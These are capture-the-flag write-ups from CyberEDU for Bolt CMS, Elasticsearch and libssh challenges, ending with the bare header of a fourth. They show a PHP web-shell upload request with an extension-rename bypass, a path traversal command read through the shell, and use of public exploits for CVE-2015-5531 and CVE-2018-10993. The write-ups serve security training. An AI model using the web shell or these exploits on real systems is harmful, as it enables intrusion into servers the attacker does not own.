Write-up and solution for bolt

TITLE	bolt
CATEGORY	misc
AUTHOR	T3jv1l
DIFFICULTY	Hard
LAST CHANGE	05.11.2021

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks

About the Challenge

Description

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

Learning Objectives

- Learn how to find and exploit the CVE

Skills Required

OWASP WSTG

N/A

CWE

N/A

MITRE ATT&CK

N/A


Walkthrough and solution

Hints


- Hint 1: Path Traversal.

Detailed solution


Open the web interface:



If you see in source code you will notice there is a bolt application:



Default credentials (admin:password). Now you need to go to file management to see if you can upload some malicious files.



We can't upload php file:

```
Pretty Raw Hex \n ≡
1 POST /bolt/files HTTP/1.1
2 Host: 35.198.93.134:31054
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=---------------------------25463032202587048413065557783
8 Content-Length: 560
9 Origin: http://35.198.93.134:31054
10 Connection: close
11 Referer: http://35.198.93.134:31054/bolt/files
12 Cookie: JSESSIONID=0825B2FA1DF449DA706266BEF0FFABF2; bolt_session_51ca05818a96ed101615fa631d8f0ce5=bea560c126ffa23b5ee95e9e66;
   bolt_authtoken_51ca05818a96ed101615fa631d8f0ce5=d9c173f1732ca8aff9cde48c013ea91ba1832dff8c39c718744c0d5f6ba500fc
13 Upgrade-Insecure-Requests: 1
14
15 ---------------------------25463032202587048413065557783
16 Content-Disposition: form-data; name="file_upload[select][]"; filename="rce.php"
17 Content-Type: text/html
18
19 <?php echo system($_GET['cmd']);?>
20
21 ---------------------------25463032202587048413065557783
22 Content-Disposition: form-data; name="file_upload[upload]"
23
24
25 ---------------------------25463032202587048413065557783
26 Content-Disposition: form-data; name="file_upload[_token]"
27
28 hh48meIjNJQc3jK9NMPKWHatf9_gPA2hg5iBCoe1JZE
29 ---------------------------25463032202587048413065557783--
30
```


File Management


File 'rce.php' could not be uploaded (wrong/disallowed file type). Make sure the file extension is one of the following: .twig .html .js .css .scss .gif .jpg .jpeg .png .ico .zip .tgz .txt .md .doc .docx .pdf .epub .xls .xlsx .ppt .pptx .mp3 .ogg .wav .m4a .mp4 .m4v .ogv .wmv .avi .webm .svg

files://


Files	Filesize / Modified	
.htaccess	194 B, 2 hours ago	Options
index.html	4 B, 2 hours ago	Place on stack Options

Now change the extension of the .php file into .html.







Go to options and rename the rce.htm file.



File rename successfully.



Click on the file.



uid=1000 gid=3000 groups=3000,2000 uid=1000 gid=3000 groups=3000,2000

Get the flag:

35.198.93.134:31054/files/rce.php?cmd=cd ../../../../;cat flag.txt

CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75} CTF{b12e3b34c581d4f3c66c00cc7f8dabec8838dab0acf26c2cfbe2f7d291326f75}

References

- https://docs.boltcms.io/3.7/manual/uploaded-files
- https://github.com/maurosoria/dirsearch/blob/master/dirsearch.py
- https://stazot.com/boltcms-file-upload-bypass/

Write-up and solution for Elastic

TITLE	Elastic
CATEGORY	Web, CVE, Pentest
AUTHOR	T3jv1l
DIFFICULTY	Medium
LAST CHANGE	31.05.2022

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

About the Challenge

Description

Directory traversal vulnerability in Elasticsearch allows remote attackers to read arbitrary files via unspecified vectors related to snapshot API calls.

Flag format: CTF{message}

Learning Objectives

- Demonstrate the ability to perform web-based directory enumeration using common fuzzing/enumeration tools
- Demonstrate the ability to identify and fingerprint common web-based frameworks.
- Enabling the out of the box thinking by attempting to leverage access to the authenticated web application.
- Practice the interaction between the student and a vulnerable function in order to fingerprint and exploit one of the most common web-based vulnerabilities in a distributed infrastructure.
- Demonstrate the ability to extract sensitive information with Arbitrary File Read.

Skills Required

OWASP WSTG

- WSTG-INFO-02: Fingerprint Web Server
- WSTG-INFO-04: Enumerate Applications on Webserver
- WSTG-INFO-08: Fingerprint Web Application Framework

CWE

- CWE-1262: Register Interface Allows Software Access to Sensitive Data or Security Settings


Walkthrough and solution

Hints


- Hint 1: Elasticsearch < 1.6.1 Arbitrary file read CVE

Detailed solution

The main web page exposure the sensitive information about the version of Elasticsearch application. The main of this scenario is to identify the vulnerability like in the real scenario.



The vulnerability present in the current scenario, offers more details about CVE-2015-5531-Arbitrary file Vulnerability. Exploit can be found here:
https://github.com/nixawk/labs/blob/master/CVE-2015-5531/exploit.py



Reference

- https://github.com/nixawk/labs/blob/master/CVE-2015-5531/exploit.py
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-5531

Write-up and solution for libssh

TITLE	libssh
CATEGORY	misc
AUTHOR	T3jv1l
DIFFICULTY	Easy
LAST CHANGE	04.11.2021

Disclaimer

These educational materials and resources are intended exclusively for information and discussion, with the aim of awareness of computer risks and threats but also the preparation of new generations of computer security specialists.

The content is developed by CyberEDU SRL and does not offer any guarantee of any kind regarding it to this information. In no case, the organizers and partners of CyberEDU SRL, or the contractors, or its subcontractors will not be liable for any damages, including, but not limited to, direct, indirect, special or subsequent damages resulting from any how it relates to this information, whether or not it is based on warranty, contract, offense or otherwise, whether or not it is through negligence and whether the injury was or is not not resulting from the results or dependence on information.

CyberEDU SRL does not approve any commercial product or service, including the subjects of the analysis. Any reference to specific commercial products, processes or services through service mark, trade mark, manufacturer or otherwise, does not constitute or imply approval, recommendation or favoring them by CyberEDU SRL.

CyberEDU SRL recommends the use of knowledge and technologies presented in these resources only for educational or professional purposes on computers, websites, servers, services or other computer systems you own or you are allowed to access and test, and only after obtaining explicit prior consent from the owners.

Use of techniques or tools presented in these materials against any systems, without the consent of the owners. In many countries illegal access or tentative unauthorised access to a computer system is considered a crime against security and the integrity of computer systems and data and may be punished by law.

Unless otherwise indicated, the CyberEDU SRL is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics on the CyberEDU SRL (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the United States, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks may be copied, reproduced, aggregated, republished, uploaded, posted, publicly displayed, encoded, translated, transmitted, distributed, sold, licensed, or otherwise exploited for any commercial purpose whatsoever, without our express prior written permission.

Provided that you are eligible to use the CyberEDU SRL, you are granted a limited license to access and use the CyberEDU SRL and to download or print a copy of any portion of the Content to which you have properly gained access solely for your personal, non-commercial use. We reserve all rights not expressly granted to you in and to the CyberEDU SRL, the Content and the Marks.

Unless otherwise indicated, the content is our proprietary property and all source code, databases, functionality, software, website designs, audio, video, text, photographs, and graphics received from CyberEDU (collectively, the “Content”) and the trademarks, service marks, and logos contained therein (the “Marks”) are owned or controlled by us or licensed to us, and are protected by copyright and trademark laws and various other intellectual property rights and unfair competition laws of the Romania, foreign jurisdictions, and international conventions.

The Content and the Marks are provided on the CyberEDU SRL “AS IS” for your information and personal use only. Except as expressly provided in these Terms and Conditions, no part of the CyberEDU SRL and no Content or Marks

About the Challenge

Description

Welcome to the magical world of Adventure of CVE. Explore as much as you can this land of services.

Flag format: CTF{sha256}

Learning Objectives

- Learn how to find and exploit the CVE

Skills Required

OWASP WSTG

N/A

CWE

N/A

MITRE ATT&CK

N/A

Walkthrough and solution

Hints

- Hint 1: SSH is not so secure.

Detailed solution

Nmap scan show the version of libssh (port can be changed, check description):

```
darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/libssh_cve$ nmap -sV -sC -p 31053 34.141.72.235 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-04 11:34 EET
Nmap scan report for 235.72.141.34.bc.googleusercontent.com (34.141.72.235)
Host is up (0.055s latency).

PORT      STATE SERVICE VERSION
31053/tcp open  ssh     libssh 0.8.3 (protocol 2.0)
| ssh-hostkey:
|_  2048 20:f0:64:ac:4c:7d:fa:6b:b0:94:c9:f3:52:0d:a5:99 (RSA)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.83 seconds
```

You can use this exploit for CVE-2018-10993 libSSH:
https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d

Change port 22 to 31053(**port can be random**):

```
  GNU nano 2.9.3                                        cve-2018-10993.py

    sys.exit(1)


VERSION = '0.1'

config = {
    'debug' : False,
    'verbose' : False,
    'host' : '',
    'port' : 31053,
    'log' : '',
    'connection_timeout' : 5.0,
    'session_timeout' : 10.0,
    'buflen' : 4096,
    'command' : '',
    'shell' : False,
}
```

Run exploit and get the flag:

```
darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/libssh_cve/writeup$ python cve-2018-10993.py 34.141.72.235 -p 31053 -c "cd ..;cat flag.txt"

    :: CVE-2018-10993 libSSH authentication bypass exploit.
    Tries to attack vulnerable libSSH libraries by accessing SSH server without prior authentication.
    Mariusz B. / mgeeky '18, <mb@binary-offensive.com>
    v0.1

FLAG{754a4874399c6c15f6f12d31bccb438d1d42b540e5cec9c2371a831bb1eabeed}
darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/defcamp-21/cve-adventures/libssh_cve/writeup$
```

References

- https://gist.github.com/mgeeky/a7271536b1d815acfb8060fd8b65bd5d
- https://blog.pentesteracademy.com/libssh-authentication-bypass-abd8fff5b3db
- https://www.rapid7.com/db/modules/auxiliary/scanner/ssh/libssh_auth_bypass/
- https://www.infopercept.com/Bypassing-the-LibSSH-Authentication

Write-up and solution for php_unit

TITLE	php_unit
CATEGORY	misc
AUTHOR	T3jv1l
DIFFICULTY	Medium
